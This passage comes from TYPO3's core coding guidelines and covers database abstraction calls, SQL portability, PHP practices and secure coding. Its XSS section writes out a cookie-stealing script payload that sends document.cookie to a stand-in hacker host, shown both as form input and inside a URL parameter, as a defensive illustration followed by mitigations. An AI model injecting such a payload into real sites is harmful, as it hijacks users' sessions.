                'uid=123 AND title LIKE "%blabla%"',     // WHERE...
                '',            // GROUP BY...
                'title',    // ORDER BY...
                '5'            // LIMIT ...
            );
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, $query);

// INSERT:
$insertArray = array(
    'pid' => 123,
    'title' => "My Title"
);
$query = $GLOBALS['TYPO3_DB']->INSERTquery('mytable', $insertArray);
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, $query);

// UPDATE:
$updateArray = array(
    'title' => "My Title"
);
$query = $GLOBALS['TYPO3_DB']->UPDATEquery('mytable', 'uid=123', $updateArray);
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, $query);

// DELETE
$query = $GLOBALS['TYPO3_DB']->DELETEquery('mytable', 'uid=123');
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, $query);
```

As you can see the methods SELECTquery, UPDATEquery, INSERTquery and DELETEquery are called to create the actual SQL queries.

It might seem as overhead at first glance but in particular the INSERT and UPDATE queries will help make you code much better since you fill in an associated array which you simply pass to a function and say “Please, give me the SQL needed to insert / update this record in the database”.

Looking at the select statement that is broken into 6 pieces/arguments. The function is very easy to use if you are used to putting together a SELECT query:

Creating this select query is easily done...

SELECT [arg1] **FROM** [arg2] **WHERE** [arg3] **GROUP BY** [arg4] **ORDER BY** [arg5] **LIMIT** [arg6]

... by calling

$GLOBALS['TYPO3_DB']->SELECTquery('[arg1]', '[arg2]', '[arg3]', '[arg4]', '[arg5]', '[arg6]'**);**

The advantage is that we can control more tightly each part of the SELECT query if needed. In particular the “LIMIT” argument differs among databases and therefore important to separate. But it might also come in handy to have the other parts separated.

Best practice: Executing queries

The best possibly solution which will provide 100% database abstraction support is if you use the functions in the wrapper class prepended with “exec_” - they all do the same as the query building functions but they execute the query immediately after thus returning a result pointer which can be traverse by ->sql_fetch_assoc() as usual.

Example (compare to listing above):

```
// SELECT:
$res = $GLOBALS['TYPO3_DB']->exec_SELECTquery(
                '*',         // SELECT ...
                'mytable',     // FROM ...
                'uid=123 AND title LIKE "%blabla%"',     // WHERE...
                '',            // GROUP BY...
                'title',    // ORDER BY...
                '5,10'            // LIMIT to 10 rows, starting with number 5 (MySQL compat.)
            );

// INSERT:
$insertArray = array(
    'pid' => 123,
    'title' => "My Title"
);
$res = $GLOBALS['TYPO3_DB']->exec_INSERTquery('mytable', $insertArray);

// UPDATE:
$updateArray = array(
    'title' => "My Title"
);
$res = $GLOBALS['TYPO3_DB']->exec_UPDATEquery('mytable', 'uid=123', $updateArray);

// DELETE
$res = $GLOBALS['TYPO3_DB']->exec_DELETEquery('mytable', 'uid=123');
```

Note on result variables

Normally when you execute a MySQL query with eg. “mysql_query” or the like you will get a result resource pointer back. But DBAL implementations will more likely return an *object* to you! In most cases you can treat it the same in you programming; simply take the “$res” from the query and pass to the function traversing the resutl (like $GLOBALS['TYPO3_DB']->mysql_fetch_assoc()) and it will be the same.

However, there is one occasion where you should beware; if you pass the result variable to functions *make sure you pass it by reference*! If you don't copies of the object will be made (under PHP4 which still must be supported!). This is not only slower in PHP-execution but it also means that internal result pointers might be reset in the process or otherwise lost.

So; program your application as if the result from the query executions are objects; pass them around by reference.

Other guidelines

Please follow these guidelines to make your SQL fully DBAL compliant (portable to database such as Oracle and PostGreSQL etc).

- **Escaping quotes:** Remember to pass all values in WHERE clauses through $GLOBALS['TYPO3_DB']->fullQuoteStr() and add the table name as second parameter so DBAL layers can escape them correctly according to specific handlers if any.
- **Quote strings with ' (single quote)**, not "" (double quote) if you use ->quoteStr() instead of ->fullQuoteStr() (which you should always do if the string is unknown!)
  This is needed because all databases aside from MySQL do only accept single quotes for marking literal strings. Double quotes (that can be used in MySQL for this) are used for field names in all other databases, so any other database than MySQL will look for non-existant fields if you use double quotes.
  The reccomendadtion clearly is to use fullQuoteStr() whereever possible!
  - If you use the marker "###PAGE_TSCONFIG_STR###" anywhere, you must put it in single quotes!
- **Joining tables:** Always prefix fieldnames in the query with the corresponding tablename. If you don't the field mapping of DBAL extension may fail.
- **Boolean evaluation?:**
  - **No boolean evaluation of integers:** Do not evaluate an integer field as a boolean, eg. "AND hidden". Rather "AND hidden=1" (or "AND hidden!=0" or "AND NOT(hidden=0)"). This is needed for databases that refuse to do boolean operations on numeric fields (like PostgreSQL).
  - **WHERE 1=1:** If a where clause is needed but only to be true, you might be using a "1" (like "WHERE 1" or "WHERE ... AND 1") but this should be a comparison like "1=1" instead (like "WHERE 1=1" or "WHERE ... AND 1=1"). This is again needed because of some databases not doing boolean operations on integer types.
- **Negation operator:** Do not negate values with "!" like "!personal", rather use "personal=0". The ! isn't a standard SQL operator, as such it doesn't work on all databases.
- **Aliases:**
  - **No AS keyword:** Do not use the "AS" keyword in SQL aliases for *tables* (not fields, that is OK it seems) like "pages AS A", rather "pages A" (exclude "AS")
  - **Alias for COUNT(*):** Use eg. "COUNT(*) AS icount" in you want to access "COUNT(*)" as an associative key in the result array. This is needed because there is not common way to name such columns in the result set, therefore providing a name is needed.
- **Field definitions:**
  - Never use UNSIGNED attributes for 32 bit integer fields.
  - In general, using tinyint, smallint etc with/without the UNSIGNED attribute is a MySQL specific definition which will work with DBAL but is depricated. 32 bit signed integers is the common denominator in DBAL.

Supported SQL

In TYPO3 we use a subset of MySQL compliant SQL as our “abstraction language”. It means that the SQL is readily executed by MySQL while it may need translation if any other database is needed.

To make sure your SQL is compliant with the TYPO3 SQL subset you can use the class t3lib_sqlparser to parse it.

Generally, the SQL you can use in TYPO3 should be rather “simple”. Luckily TYPO3s core itself is rather conservative in the SQL usage. It turns out that 95% of all select queries are very simply, just looking up a list of fields from a certain table, having a where clause using AND, OR, =, <, >, NOT, LIKE, IN and possibly ordering the result by one or two fields and possibly applying a LIMIT in the end. This is relatively easy to translate to other databases!

For the last 5% we are using simple joins, aliases, LEFT JOIN, SUM(), AVG, COUNT() functions and GROUP BY. These might break compatibility but I assess they are still in the range of what can be translated or directly understood by other SQL databases.

Security in your scripts

Overview

We cannot list each and every little security detail you should be aware of when writing extensions for TYPO3. Obviously you should make sure permissions for backend modules are preserved. Generally this is checked by the system for you. For instance if you make a backend module you always include the init.php script. If there is no backend user logged in you will not get passed this script (except in special circumstances where you set a constant first). So there are some obvious things to be aware off. We would also love to provide a list of the most common things, but that will be later.

XSS - Cross Site Scripting

Cross Site Scripting is maybe the most important thing for you to be aware of. Basically it's a threat if untrusted sources are able to input data which are later outputted on the webpage. An example could be a message board; Someone posts a message with a little <script> section in it. That script section reads the browser cookie and sends it to a URL. So lets say I'm logged into my TYPO3 backend and then view the frontend page with the message board - my cookie is now sent to the hostile URL and the attacker will be able to steal my backend session!

You should read this page about the issue: http://www.cert.org/tech_tips/malicious_code_mitigation.html/

Example

Imagine a message board where you input your name in to a form field. Instead of your name you enter this:

```
<script>document.location='http://www.hacker.com/?cookie='+document.cookie</script>
```

Now the users cookie - my cookie or your session cookie! - is sent to the hostile URL and he can steal our session!

It could also be GET parameters like this:

```
http://www.url.com/index.php?id=123&tx_messageboard[msg]=7777
```

Normally that would display message 7777. However what happens if the hostile part inserts this URL:

```
http://www.url.com/index.php?id=123&tx_messageboard[msg]=<script>document.location='http://www.hacker.co
m/?cookie='+document.cookie</script>
```

(This could also be hex-encoded to hide what is going on)

How if you don't evaluate the tx_messageboard[msg] variable to integer or if you don't rawurlencode() the value before you add it in a link this will ALSO execute the JavaScript!

How to avoid XSS

Basically the danger lies in <script>-sections and other places the untrusted user can get JavaScript executed, like in "onClick" or "href='javascript: ....'. The list is probably larger, but this is apparently the most dangerous.

- **You avoid a lot of XSS by passing all outputted content through htmlspecialchars().** That will make sure that all HTML-tags will be rendered with &lt; and &gt;. It will not protect content in onClick handlers thought. If you need to preserve certain tags you can also use **strip_tags($content, '<b><i>')** which will remove all HTML-tags but B and I.

  Caution: The "htmlspecialchars()" way of dealing with XSS is based on "Allow all, Deny <>". The puritan way to deal with XSS is to say "Deny All, Allow [list of chars]". The point of the puritans is that this will protect you against new, dangerous characters which might be introduced later whereas htmlspecialchars() will just convert currently dangerous chars. However my point is that I'm willing to trust that the number of unsafe chars will not exactly explode, further that the more restrictive approach will introduce a lot of bugs and other problems and finally IF the situation goes nuts, using htmlspecialchars() at least makes it possible to identify all affected situations by a search-operation.
- Be careful If your script accepts a parameter which is inserted as a URL. You script must evaluate the content of that input and check that we want that URL inserted. For instance this is a typical danger with framesets where one or more URLs of the frames are set by incoming values!
- In <a> tags people can also insert JavaScript by “javascript:alert();” instead of “http://typo3.org” in the href-attribute. Therefore, wherever users are allowed to enter URLs that you link to, keep this in mind!
- <iframe> tags can also call another URL. Be careful with those as well!
- In TypoScript, stdWrap has a new property, "removeBadHTML" which will use a regex to clean out known "bad HTML" code which makes XSS possible.
- More potential dangers/suggestions? Please write to kasper@typo3.com about them!

How to test your code

Here are for now some more links about practices:

http://www.cgisecurity.com/articles/xss-faq.shtml

```
Q: "What can I do to protect myself as a vendor?"
A: This is a simple answer. Never trust user input and always filter metacharacters. This will eliminate
the majority of XSS attacks. Converting < and > to &lt; and &gt; is also suggested when it comes to
script output. . . .
```

Opinions

An example of the discussion about how to prevent XSS is this thread found on http://www.der-keiler.de/Mailing-Lists/securityfocus/vuln-dev/2002-10/0021.html

```
To: Astalavista Baby <info@astalavista.com>
From: Valdis.Kletnieks@vt.edu
Date: Thu, 10 Oct 2002 23:08:07 -0400


On Thu, 10 Oct 2002 23:41:34 -0000, Astalavista Baby <info@astalavista.com> said:
> like to see more and better ways ?!
>
> My idea: ( I think this is not safe enough?)
>
> function make_clean($value){
> $value = htmlspecialchars($value)
> $value = str_replace("%2B", "", $value);
> .... more ..
> return $value;
> }


Wrong.


You're filtering "known illegal" out, rather than refusing to pass only
probably legal characters through. You can enumerate %2B, ... more ...
and you're still totally screwed to the wall if you missed one (and remember
that all the Unicode exploits are basically "missed one"). Worse yet,
you're screwed to the wall if you have a complete list, but at a later date
somebody finds a new and creative way to use a character (did you know that
some Unix shells treat the ^ caret as equivalent to | pipe? ;)


I don't do PHP, but the pseudocode *should* be:


function make_clean($value) {
    legalchars = "[a-z][A-Z][0-9] "; // allow letters number space only
    for each char in $value
       if char not in legalchars
       then char=' '; // bogus char? Make it a blank
    end for;
}


Somebody finds a way to use doublequote to inject bad data? Somebody finds
a way to use asterisks or %2B? No problem - they weren't in my legalchars
list to start with.


Remember - don't filter known bad chars. Filter *everything* *but* known good.


--
                        Valdis Kletnieks
                        Computer Systems Senior Engineer
                        Virginia Tech
```

SQL injection

SQL injection is also a potential problem unless you follow this coding style which will remove the problem:

- Always pass values inserted in SQL statements through either **$GLOBALS['TYPO3_DB']->quoteStr()** or **intval()** and do this as close as the SQL as possible (so a code-review can easily see that values will be escaped/cleaned before insertion!)
- Always use quotes around values in SQL (unless you are 100% sure the value is an integer)

If you want to know more about SQL injection and what it is you can read the references below.

GET and POST values

When you take in values from outside through GET and POST you should always use the API functions supplied by TYPO3. They are t3lib_div::_GET(), t3lib_div::_POST(), and t3lib_div::_GP(). These will always deliver you values where quotes are *not* escaped (thus “clean”). And that means you can consistently pass these values through $GLOBALS['TYPO3_DB']->quoteStr() when building queries.

Building/Execute queries in the backend

Use the query building functions in t3lib_DB (see “Database connectivity” section for details) and preferably use the functions prepended “exec_” to execute the queries directly.

Building queries in the frontend

- UPDATE / INSERT / DELETE: Create associative array and use tslib_cObj::DBgetUpdate() / tslib_cObj::DBgetInsert() / tslib_cObj::DBgetDelete() *and enable the doExec flag if you can so the query is executed directly!*
- SELECT : No general API.

Generally for WHERE clauses

For all WHERE clauses (of UPDATE, DELETE and SELECT) remember rigid usage of $GLOBALS['TYPO3_DB']->quoteStr() / intval() + of course such as t3lib_BEfunc::deleteClause() etc.

Validating paths

Another possible mistake is if you don't validate paths being input to your scripts. As a general rule of thumb you should pass your paths to the function t3lib_div::validPathStr($path) and if it returns true the path is ok. The function tests that there is no backpath (".."), no backslashes and no double-forward slashes.

t3lib_div::isAllowedAbsPath() is also useful to check an absolute path since it returns true only if that path is within the PATH_site or lockRootPath and checks for backpath "..". Getting the absolute path from relative can be done by t3lib_div::getFileAbsFileName() and is recommended since we don't approve the use of relative paths internally in TYPO3.

Including files

Wherever you include files make sure you have evaluated the file path you include! If the filepath to be included contains just *any* content from outside (number, script name etc) check the path, make sure it cannot be tricked into "back-pathing" to the root of the server and read password files from /etc/passwd or the like.

References

There has been given some good references to security articles. These are our rolemodels in this respect:

- OWASP Guide: http://www.owasp.org/documentation/guide
  - Top Ten Web Application Vulnerabilities
  - Top 10 for PHP

Please read at least the short “Top 10 for PHP” article (http://www.sklar.com/page/article/owasp-top-ten).

Coding

General PHP practices

- **Always check by is_array()** and reset() an array before introducing it in a while(list()=each()) loop. "foreach()" loops are prefered though and doesn't need reset() first.
- **In comparing strings, use strcmp()** (returns false if strings matches!), prefix supposed string variables with '(string)' or use “===” if both values in the comparison should also have the same type.
  Reason: Consider this: $id==”my_string”. This will return true if 1) $id is a string, “my_string” OR if 2) $id is an integer of zero in which case “my_string” is converted to an integer - which will be zero! So instead do one of these: '(string)$id==”my_string”' or '!strcmp($id,”my_string”)'. The same with switch-constructs: 'switch((string)$id) {....'
- **When including files, either include them with an absolute reference** (by prefixing some constant like PATH_site, PATH_typo3 and more) or prefix them with “current dir” (that is “./”). Example of relative inclusion: include(“./some_dir/some_file.php”);
  Notice that this rule may not yield an error if not adhered to. The errors if you leave out the “current dir” prefix will show up on systems with the php value “include_path” set to a value that does not include current dir. But most php-installs does.
- **UNSOLVED regex issues:**
  On some systems using another regex library curly braces {} in regexes will make trouble. However it has not yet been discovered how to handle this is a cross-library way.
  Case: “\{([0-9]*)\}” - here the curly braces are escaped with backslashes. Is that correct to do OR should they NOT be

backslashes (which was a recent conclusion in class.t3lib_tsparser_ext.php 230502)

According to sources, the problem occurs if PHP is compiled with '--with-regex=system' where '--with-pcre-regex=/usr' (or no setting presumably) does NOT cause the trouble.

- **How to use array_merge():**
  The php-function array_merge() will not override integer-keys in arrays. Integer keys will be renumbered as the function pleases. If you need to merge two arrays where keys - both integer and string - in the second array will override similar positions in the first array, please use t3lib_div::array_merge(). For multidimensional merging use t3lib_div::array_merge_recursive_overrule()
- **Special care about file-functions, is_file, is_dir, is_writeable, file_exists!**
  These functions may result in a warning like "Warning: stat failed in line ..." if they are used on a file path which does not exist. This behavior is detected for PHP 4.0.7+ and ironically these functions are in fact used to detect whether or not a certain path is valid! The solution is to prepend the function call with @, so with these functions, please prepend the function name like this example: @is_file(), @is_dir(), @file_exists(), etc.
- **With fopen** - always add the "b" parameter to files are binary safe
- **is_executable()** - use only when the server is NOT windows.
- **For "safe_mode" / "open_basedir" compliance:**
  - **mkdir():** do *not* use mkdir() with a directory name ending on a "/" - no slash in the end! (safe_mode)
  - **Temporary filenames:** To get a temporary filename, do *not* use temporary filenames outside the system PATH_site. Rather use:
    - tempnam(PATH_site.'typo3temp/','');
    - *or better*, use the TYPO3 API function: t3lib_div::tempnam($filePrefix)

    You will get problems with "open_basedir" configurations if temporary files are created in "/tmp/"
    REMEMBER to unlink temporary files afterwards. Can be done by t3lib_div::unlink_tempfile()
  - **Uploading files:** When you upload files do *not* check them by for example "is_file()" or "filesize()" but rather "is_uploaded_file()" for checking. Read filesize from HTTP_POST_FILES.
    The general rule is; you cannot access the uploaded file without moving it first. So you should a) move the uploaded file to a temp-file, then read it, then delete the temp file.
    Moving uploaded files can easily be done by t3lib_div::upload_to_tempfile(). Just remember to remove the temporary file after operations with t3lib_div::unlink_tempfile()
- **Output variables to browser:** Output values through htmlspecialchars()
- **Build dynamic SQL:** Insert values in SQL queries through either addslashes()/$GLOBALS['TYPO3_DB']->quoteStr() or intval() (depending of value of course) and insert values in quotes.

TYPO3 specific practices

- Always call t3lib_div::loadTCA($tablename) before you use any other parts of the $TCA array than the [ctrl]-section (loads the table should it happen to be dynamically configured.
- Always get system/PHP variables (such as REQUEST_URI or REMOTE_ADDR or SCRIPT_FILENAME) by t3lib_div::getIndpEnv(). Avoid getenv(). See table/arguments above.
- Always make a new object instance using t3lib_div::makeInstance($className)
- Always format content for a <textarea>-field with t3lib_div::formatForTextarea()
- Backend: Try to use the functions $TBE_TEMPLATE->formWidth() [input fields] and $TBE_TEMPLATE->formWidthText() [textarea] to get the proper cols/rows/size/style attributes for fields. This not only secures a homogenious display across browsers, but it also makes sure that wrapping/no-wrapping will occur correctly across browsers as well! (which is really a plague to make happen correctly...)
- Using GD functions imageTTFBBox and imageTTFtext you should pass the font-size parameter through t3lib_div::freetypeDpiComp() - this will compensate the size if FreeType2 is used (and configured for in TYPO3_CONF_VARS)
- Don't expect 'index.php' to be a default document; Always link to "../index.php?param=..." instead of "../?param=..." (which may not work for some configurations)
- http/https handling: When detecting absolute urls either use parse_url() and look for the "scheme" key in the array or make a 'substr($str,0,4)=="http"' - dont test for 'http://' unless you are certain you want to fail "https://" connections!
  If you need to know the current scheme, subtract if from TYPO3_REQUEST_HOST or another var from t3lib_div::getIndpEnv()
  If you need to prefix a scheme to an "un-schemed" url (eg. 'www.typo3.com') use "http://" (this is the most common anyways).
- SQL: Use general field types in MySQL. Avoid all kinds of time/date fields which are specific to MySQL. For timestamps always use an integer and insert "UNIX-time". It's not humanreadable, but it will be portable the day we implement

Database Abstraction.

- When values/labels from the database get inserted into HTML tag attribute values or JavaScripts then they have to get quoted properly. This can be done using "t3lib_div::quoteJSvalue($value, $inScriptTags)". Set the second parameter to true when the value get's used in <script> tags and to false if it get's used in an attribute of a tag (onClick i.e) [- Bernhard Kraft]

Cross platform issues (Windows/Unix)

- **Paths in TYPO3 are always with *forward single slashes* like this:**

Relative (win/unix)	path/to/a/file.php
Absolute (unix)	/my/path/to/a/file.php
Absolute (win)	C:/my/path/to/a/file.php

  (Exceptions include paths to external programs like ImageMagick (single-backslash) and uploaded files which comes with single-backslash and should NOT be changed before processing. But all internal files should follow the scheme above)

  - Check absolute paths with t3lib_div::isAbsPath($path) - this will test both Unix (“/”) and Windows (“x:/”) absolute paths.
  - If you (for some reason) need to convert a windows path with backslashes (sometimes double-backslashes) you can pass it to t3lib_div::fixWindowsFilePath() which will return it with single forward slashes. The function does not harm paths without backslashes, so you can use it in general.
  - Don't use the “:” (colon) as a explode-token if there is any chance a component might be a path - in that case it breaks on windows!

- **Uploading files**
  Uploading files may be tricky for some reasons: On Windows the paths are WITH backslashes (not forward slashes) and those must not be converted before processing. And then in safe_mode you MUST use move_uploaded_file() to move it from the temp-dir. Read these notes for how to deal with this:

  - Note that uploaded files on windows comes in the HTTP_POST_FILES array with backslashes! You should NOT convert this path, but let the system handle the file with the name given in HTTP_POST_FILES. However if you need to evaluate the path (eg. check for “/” slash in it...) use t3lib_div::fixWindowsFilePath() (see above. Searching for places where such a check is done may be successfull with this regex: strstr[[:space:]]*\([^,]*,"\/"\))
  - If you pass an uploaded file as a resource to tcemain-class you should pass the original path from HTTP_POST_FILES of course. But it's VERY important (for windows paths with backslashes) that the handling of slashes is correct. You may need to set '->stripslashes_values=0;' so that tcemain does not strip the backslashes of the filenames if you call tcemain directly from your scripts! But then all ordinary data must also be without slashes. Alternatively you should pass the resource-list through addslashes() function before passing on to tcemain.
  - For copying/moving (possibly uploaded) files, you should use t3lib_div::upload_copy_move($source,$destination). This will check if the file is uploaded and if so, use the move_uploaded_file() function (works with open_base_dir/safe_mode). Otherwise it's copied plainly with the copy() function.

  Also, see comments above about safe_mode and open_basedir compliance.

- **Header(“Location: ”)**:
  (Find occurencies by 'header[[:space:]]*\(["']location:' regex)

  On some server setups it has been discovered that a header-location send to a script in another directory of the server does *not* inform the web browser about the new location. For instance if we send a 'header(“Location: /typo3/mod/my_module/index.php”)' from the '/typo3/alt_doc.php' then the script '/typo3/mod/my_module/index.php' is correctly informed about URL etc. but the browser is not! So if you try to make a relative reference, say, back to the alt_doc.php script like '../../alt_doc.php' it will fail, because the web browser still thinks we are at the location '/typo3/'. The solution is to prefix all header-location URLS with “http://”. This is even a requirement in RFC 2068, section “14.30 Location”

  - Always send URLS for Header(“Location: ”) through this function, t3lib_div::locationHeaderUrl($url). This will prefix “http://” if needed. $url's with “/” as first character (relative to host) and $url's with no scheme (that is no “http://” part, regarded relative to current directory) will be prefixed accordingly to become absolute URL's.
    Apparently header-locations to scripts in the same folder is not affected by this behavior (because they are in the same path...) but although you may not see the immediate impact (because the script is in the same directory or more likely you are on UNIX servers) you should use the function as a rule of thumb. That is the current policy.

PHP settings compliance

When you write your code, conform to the php.ini-recommended settings (see inside the “php.ini” files, there normally is a comment in the header about this!)

```
; - allow_call_time_pass_reference = Off
;     It's not possible to decide to force a variable to be passed by reference
;     when calling a function.  The PHP 4 style to do this is by making the
;     function require the relevant argument by reference.
; - register_globals = Off
;     Global variables are no longer registered for input data (POST, GET, cookies,
;     environment and other server variables).  Instead of using $foo, you must use
;     $HTTP_POST_VARS["foo"], $HTTP_GET_VARS["foo"], $HTTP_COOKIE_VARS["foo"],
;     $HTTP_ENV_VARS["foo"] or $HTTP_SERVER_VARS["foo"], depending on which kind
;     of input source you're expecting 'foo' to come from.
; - register_argc_argv = Off
;     Disables registration of the somewhat redundant $argv and $argc global
;     variables.
; - magic_quotes_gpc = Off
;     Input data is no longer escaped with slashes so that it can be sent into
;     SQL databases without further manipulation.  Instead, you should use the
;     function addslashes() on each input element you wish to send to a database.
; - variables_order = "GPCS"
;     The environment variables are not hashed into the $HTTP_ENV_VARS[].  To access
;     environment variables, you can use getenv() instead.
```

Further, you should program in compliance with these PHP settings:

- safe_mode = On
- safe_mode_gid = Off
- safe_mode_exec_dir = [path]
- open_basedir = [path]
- short_open_tags = Off

About escaped values in _GET and _POST

Notice that TYPO3 currently converts the HTTP_POST_VARS and HTTP_GET_VARS arrays to being escaped (or "slashed" if you like) if magic_quotes_gpc is "off". So no matter what you do, expect these arrays to be slashed.

This is kind of backwards but has historical reasons; TYPO3 was simply started out at the time when PHP by default escaped all incoming input. The bad decision was made then to solve settings with unescaped values to force the values into being escaped. The result is: The values are consistently escaped (which is good) but they should rather have been consistently un-escaped (which is too late to change).

Despite the fact that we have a consistent situation it is *strongly advised* that you use the API functions t3lib_div::_GET(), t3lib_div::_POST() and t3lib_div::_GP() for accessing GET/POST content! These functions will return the values *unescaped* which is the state that input values should always be processed in (and strings should be escaped again with $GLOBALS['TYPO3_DB']->quoteStr() right before going into SQL queries).

Error code standard

There is no official position on this but Dan Frost has suggested a practice like this (which you can follow if you like):

```
Basically, every error message an extension / core thing throws
(e.g. a debug or die) has a code of the form:

[your initials][Date][time]

You just write this as you're writing the code. E.g. if I was writing
some code now, the error code would be:

df200412240824

Which I might use like:

if($mustBeTrue) {
        // do stuff
} else {
   die('Something bad happened df200412240824');
}

Then, when i see this i just grep for "df200412240824". The alternative
could be "some error messgage".__LINE__.__FILE__;
```

The date/time format should follow ISO 8601; [year][month][day][hour-24][minute] (suggested by Andreas Otto)

Suggestions can be discussed on the developer mailing list.

References

Here are a few other references to coding guidelines:

- http://www.whip3.net/whitepapers/phpguide.php

This guideline is generally giving good practices to follow, but at any point where it is incompatible with this document, this documents guideline will take precedence (That is the case when talking about curly braces of functions and classes for instance).

- http://pear.php.net/manual/en/standards.php (PEAR guidelines)

  These guidelines are the “official” coding guidelines for PHP code - and in particular for that in the PEAR repository. Generally we agree with these guidelines except on the following points:

  - We *recommend* using tabs for indentation - *not* spaces
  - We do *not* use “one-true-brace” principle for functions/methods. This is important for the Extension Development Evaluators ability to parse the function/method comments!
  - The header comment looks different in the formatting.
  - Classes are named in studly caps.
  - “break” in switch constructs is not indented.

  The arguments for these incompatibilities have been stated previously in this document.

Revision history

This document is available in various revisions. Each revision can be referred to by your extensions with its key. By referring to a CGL revision you claim that you code is in compliance.

Here is the highlight features of each revision:

Revision key	Highlights
CGL360	• XHTML compliance (if meaningful) • Only single quotes used • Fully commented classes/methods • Usage of t3lib_div::_GP/_GET/_POST • DBAL compliant (t3lib_DB)

Obviously the highlights in the table above is only the key issues for each of the revisions compared to the previous. Naturally *full compliance* to the “doc_core_cgl” document tagged with the revision key is implicit!